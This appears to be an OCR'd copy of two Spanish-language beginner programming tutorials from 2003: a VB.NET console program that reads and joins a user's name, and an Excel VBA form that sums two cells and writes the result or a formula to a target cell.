
¡Hola mundo! Avanzado ...

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a ver como hacer nuestra primera aplicación con consola de Visual Basic .net para hacer algunos ejemplos de texto
Fecha: [09/07/03]

Introducción

Lo primero que vamos a ver en esta aplicación es como abrir una aplicación de consola, para ello sigue los siguientes pasos:

1. Abre el VB .net y te saldrá la siguiente pantalla:



En esta pantalla puedes seleccionar Console Application o no se como vendrá en castellano, pero vamos no diferirá mucho... y el pones el nombre y ubicación que tu quieras a la aplicación. Y ya está.

Descripción

```
Module Module1
    Dim strNombre As String
    Dim strApellido1 As String
    Dim strApellido2 As String
    Sub Main()
        'Preguntamos cual es el nombre y lo guardamos en la variable
        'strNombre
        Console.Write("¿Cuál es su nombre?")
```

```
        strNombre = Console.ReadLine()
        'Hacemos lo mismo con los apellidos:
        Console.Write("¿Cuál es su primer apellido?")
        strApellido1 = Console.ReadLine()
        Console.Write("¿Cuál es su segundo apellido?")
        strApellido2 = Console.ReadLine()
        'Ahora llamamos al procedimiento escribir nombre
        EscribirNombre(strNombre, strApellido1, strApellido2)
    End Sub

    Sub EscribirNombre(ByVal Nom As String, ByVal Ap1 As String, _
        ByVal Ap2 As String)
        Dim strNombreCompleto As String
        'Concatenamos el texto mediante el procedimiento Concat de
        'la clase String, que es más óptimo que hacer '+'
        strNombreCompleto = String.Concat(Nom, " ", Ap1, " ", Ap2)
        Console.WriteLine(strNombreCompleto)
        Console.WriteLine(ComprobarNombre(strNombreCompleto))
        Console.ReadLine()
    End Sub

    Function ComprobarNombre(ByVal Nombre As String) As String
        If Nombre.Trim <> "" Then
            Return "Gracias por escribir su nombre"
        Else
            Return "¡Antipático!"
        End If
    End Function
End Module
```

En este código podemos ver los siguientes aspectos:

En primer lugar vemos cual es la estructura de una aplicación de consola en VB .net, todo nuestro programa es en realidad un módulo. ¿Cómo arranca? pues digamos que cuando se da a F5 o a ejecutar, lo que vamos a hacer es llamar al procedimiento Sub Main. Las variables pueden estar declaradas a nivel de todo el módulo o bien a nivel de procedimiento, ... En nuestro caso hemos declarado tres variables de texto para almacenar los datos que va a ir introduciendo nuestro querido usuario. Lo primero que hacemos es pedir el nombre, para ello recurrimos al procedimiento de la clase Console Write que va a escribir lo que queramos, después leemos lo que usuario escriba hasta que pulsemos Enter mediante ReadLine(). Una vez que hemos obtenido los nombres que nos interesan, lo que vamos a hacer es llamar a un procedimiento que tenemos que va a construir el nombre completo y que se llama EscribirNombre, que recibe tres variables por valor (no van a cambiar de valor). En este procedimiento vamos a llamar a una función ComprobarNombre que nos va a permitir ver si nuestro usuario va un poco de listo, y si es así le mandamos un mensaje de que no ha escrito el nombre.

La aplicación ejecutada hace lo siguiente:

Volver al menú del curso

Total de visitas:
205540

Artículos de programación con Visual Basic .Net

En esta sección se han desarrollado artículos sobre programación con Visual Basic .Net. Para facilitar el uso de estos artículos, se han dejado la propiedad Name (nombre de los diferentes controles) a la que pone por defecto Microsoft en su entorno de desarrollo, de forma que copiando el código y poniendo los objetos necesarios se puede ejecutar el código el programa. Por ello, al final de cada artículo se ha escrito todo el código fuente del programa de ejemplo. Espero que estos artículos sean de interés y se pueda sacar provecho de ellos. Si quieres colaborar con esta sección, o quieres preguntar algo sobre los mismos, puedes escribir un correo electrónico a Macroheavy. Muchas gracias.

Macroheavy.com

Total de visitas:

macro heavy

Microsoft .net Framework SDK

Inicio

- **Entorno de desarrollo**
  - Como empezar un proyecto con Visual Basic .Net
- **Controles**
  - Control ListView
- **ADO.Net**
  - Conexión con la base de datos
  - Objeto sqlCommand
  - Colección Parameters
  - Transacciones con ADO .net
- **Aplicaciones de consola**
  - ¡Hola mundo! Avanzado ...

Artículos de programación con Visual Basic .Net

En esta sección se han desarrollado artículos sobre programación con Visual Basic .Net. Para facilitar el uso de estos artículos, se han dejado la propiedad Name (nombre de los diferentes controles) a la que pone por defecto Microsoft en su entorno de desarrollo, de forma que copiando el código y poniendo los objetos necesarios se puede ejecutar el código el programa. Por ello, al final de cada artículo se ha escrito todo el código fuente del programa de ejemplo. Espero que estos artículos sean de interés y se pueda sacar provecho de ellos. Si quieres colaborar con esta sección, o quieres preguntar algo sobre los mismos, puedes escribir un correo electrónico a Macroheavy. Muchas gracias.

Macroheavy.com

Total de visitas:
205540

Formulario en Excel

Autor: José Antonio Suárez Navarro
Descripción: En este artículo vamos a ver como podemos incorporar un formulario a nuestro libro de trabajo para que nos realice algunas operaciones matemáticas.
Fecha: [05/08/03]


Introducción

Muchas veces hemos visto como podemos utilizar el editor matemático que tiene MS Excel cuando pulsamos al botón de las funciones, en este artículo vamos a aprender como podemos diseñar el nuestro para otro tipo de operaciones. Como veremos a continuación podemos realizar complejos (si queremos) cálculos, pero hay una cosa que deberemos de tener en cuenta, que es la salida a la celda de destino. Que quiero decir con esto, pues muy sencillo, una vez que realizamos un cálculo con VBA obtendremos un valor que tendremos guardado en una variable por ejemplo en una double y lo mostraremos en la celda de destino que tengamos, esto puede ser suficiente si sólo queremos realizar esta operación una vez, pero si queremos realizarla más veces, pues será un auténtico coñazo. ¿Cómo solucionarlo?, pues muy sencillo, haciendo que el que trabaje sea MS Excel, pero nos preguntaremos que cómo, pues también muy sencillo, pues mandándole a la celda de destino una cadena de texto que contenga la operación que queramos consiguiendo por tanto que podamos utilizar el arrastrar, de forma que podemos utilizar la expresión para gran cantidad de celdas.

Descripción

El formulario que vamos a utilizar es el siguiente:

Nuestro formulario consta de 3 botones, 1 caja de texto y 3 celdas de referencia. Si no conoces nada de las cajas de texto y de los botones te recomiendo que visites la parte de visual basic. Los controles de celda de referencia lo que van a hacer es ponernos la ventanita horizontal mediante la cual podemos seleccionar una o un conjunto de celdas. Veamos que es lo que tenemos que ir haciendo, en primer lugar insertaremos un formulario en nuestra hoja de cálculo:



para ello, nos ponemos sobre nuestra hoja de cálculo en la pantalla de desarrollo de VBA y pulsamos con el botón derecho del ratón apareciendo la pantalla anterior, de la que seleccionaremos UserForm. Una vez hecho esto, aparecerá un formulario vacío en el que insertaremos los controles que queramos:

Una vez que tenemos el formulario, veamos en primer lugar cual es la función que hace, dentro del Frame titulado "Seleccione las celdas de origen", tenemos dos celdas de selección que nos van a permitir seleccionar cuales son los dos número que queremos seleccionar. En el frame titulado "Multiplicar los valores por:" vamos a poder escribir un valor por el que queremos multiplicar el resultado de la suma de los dos valores que hemos seleccionado, y finalmente seleccionamos la celda de destino con el selector de celdas que está en el frame "Poner el resultado en la celda". Cuando se pulse al botón Fórmula, se escribirá la fórmula en la celda mientras que si pulsamos a calcular se realizará el cálculo y sólo se pondrá el valor numérico. Al dar a Salir, pues saldremos y ya está. Veamos el código del formulario:

```
Private Sub CommandButton2_Click()
Dim operacion As Double
'Comprobamos que se ha seleccionado las celdas con los
'valores
If Me.RefEdit1.Text = "" Or Me.RefEdit2.Text = "" Then
    MsgBox "Deben estar rellenos los dos selectores de celda", vbCritical, "Error"
    Exit Sub
End If
```


```
'Comprobamos que tengan un valor numerico
If Not IsNumeric(ActiveSheet.Range(Me.RefEdit1.Value).Value) Or _
    Not IsNumeric(ActiveSheet.Range(Me.RefEdit2.Value).Value) Then
    MsgBox "Los valores deben ser numéricos", vbCritical, "Error"
    Exit Sub
End If
'Comprobamos que la caja de texto este rellena
If Me.TextBox1.Text = "" Then
    MsgBox "Escriba un número", vbCritical, "Error"
    Exit Sub
End If
'Si pasamos las tres validaciones entonces se realiza la operación
operacion = ActiveSheet.Range(Me.RefEdit1.Value).Value
operacion = operacion + (ActiveSheet.Range(Me.RefEdit2.Value).Value)
operacion = operacion * CLng(Me.TextBox1.Text)

'Compramos que exista celda de destino
If Me.RefEdit3.Text = "" Then
    MsgBox "Seleccione una celda de destino", vbCritical, "Error"
    Exit Sub
End If
'En caso de ser correcto escribimos el resultado en la celda
ActiveSheet.Range(Me.RefEdit3.Value).Value = operacion
End Sub

Private Sub CommandButton3_Click()
Unload Me
End Sub

Private Function LimpiarHoja(ByVal texto As String) As String
'Esta función lo que hace es suprimir el contenido de la referencia
'a la hoja.
'Primero buscamos donde se encuentra el !
texto = Right(texto, Len(texto) - InStr(1, texto, "!"))
texto = Replace(texto, "$", "")
LimpiarHoja = texto
End Function

Private Sub CommandButton4_Click()
Dim cadena As String
If Me.RefEdit3.Text = "" Then
    MsgBox "Debe haber una celda de destino", vbCritical, "Error"
    Exit Sub
End If
'Ponemos la fórmula en la celda de destino
cadena = "=("
cadena = cadena & LimpiarHoja(Me.RefEdit1.Text) & "+" & LimpiarHoja(Me.RefEdit2.Text) & _
    ")*" & Me.TextBox1.Text
ActiveSheet.Range(Me.RefEdit3.Value).Value = cadena
End Sub

Private Sub TextBox1_KeyPress(ByVal KeyAscii As MSForms.ReturnInteger)
'Sólo dejamos que entren valores numéricos
Select Case Chr(KeyAscii)
Case "0" To "9"
Case Chr(8)
Case Else
    KeyAscii = 0
End Select
End Sub

Private Sub UserForm_QueryClose(Cancel As Integer, CloseMode As Integer)
Dim respuesta As VbMsgBoxResult
```

```
'Preguntamos si el usuario quiere salir de la página
respuesta = MsgBox("¿Desea realmente salir?", vbInformation + vbYesNo, "Atención")
If respuesta = vbYes Then
    'En caso afirmativo la cerramos
    Unload Me
Else
    'En caso negativo cancelamos la acción de cerrar.
    Cancel = True
End If
End Sub
```


En el código podemos ver la acción que hacen cada uno de los botones: el botón calcular, en primer lugar comprueba que las dos celdas de selección contengan un valor con los que poder calcular, que ambos valores sean numéricos y que la caja de texto por la que se tiene que multiplicar la suma de ambos esté rellena también. Luego pone el resultado en la celda de selección que hemos elegido. Ahora veamos que es lo que hace el botón de **Formula:** este botón va a escribir la fórmula de la suma de las dos celdas y del producto del número de la caja de texto. En este caso he diseñado una pequeña función que me deje sólo el nombre de la celda sin referencias fijas ya que si no hicieramos eso sería como en el caso anterior que no sirve de nada el arrastrar la fórmula a otras celdas. La función LimpiarHoja lo que hace es un right de la cadena de texto hasta la posición en la que se encuentra el "!" de forma que anulamos el Hoja1!, de la cadena de texto y después utilizo la función replace para eliminar el "$" que es el que hace que la referencia a la celda sea fijo. Una cosa que te habrás dado cuenta es que en algunos caso me refiero a la celda de referencia mediante la propiedad Text y otras mediante la propiedad Value la función es prácticamente la misma aunque si hay que recomendar algo es que cuando quieras poner algo en la celda utilizar value y en caso de hacer otras operaciones se puede usar Text aunque la verdad que no he notado diferencias. También habrás observado que hemos anulado al usuario la posibilidad de poder escribir valores de letra en la caja de texto, esto es mejor ya que impedimos que el usuario nos escriba valores que van a ser erróneos, también se puede preguntar con IsNumeric si el valor que se ingresa en la celda es del tipo que corresponde. Finalmente he puesto un mensaje de aviso para cuando el usuario o bien cierra el formulario o bien da al botón salir, para ello programamos el evento QueryClose del formulario.

Bueno, pues ya tenemos nuestro formulario listo para la acción, sin embargo, hay que ver como podemos acceder a el de una forma sencilla desde el libro en el que estamos. Para ello, lo que hacemos es una macro que llame al evento Show del formulario que acabamos de


hacer. Veamos paso a paso como podemos hacerlo. Lo primero que tenemos que hacer es crear un Menu y un Submenú que cuelgue de este asignándole la macro que hemos hecho. Para insertar un menú nos vamos al menú Herramientas-Personalizar y seleccionamos Nuevo menú:




apareciendo nuestro menú en MS Excel:




Luego añadimos un submenú al menú que acabamos de crear para poder asignarle la macro:




en este submenú, vamos a cambiar el nombre para que sea más claro, esto se hace con la opción de personalizar de MSExcel.




Luego hacemos una macro que se llame VerForm que tendrá el código para enseñar el formulario:




el código sería el siguiente:



y finalmente en personalizar, hacemos que nuestro submenú abra la macro que acabamos de hacer:



Ahora si pulsamos a nuestro menú nos aparecerá el formulario que acabamos de crear:



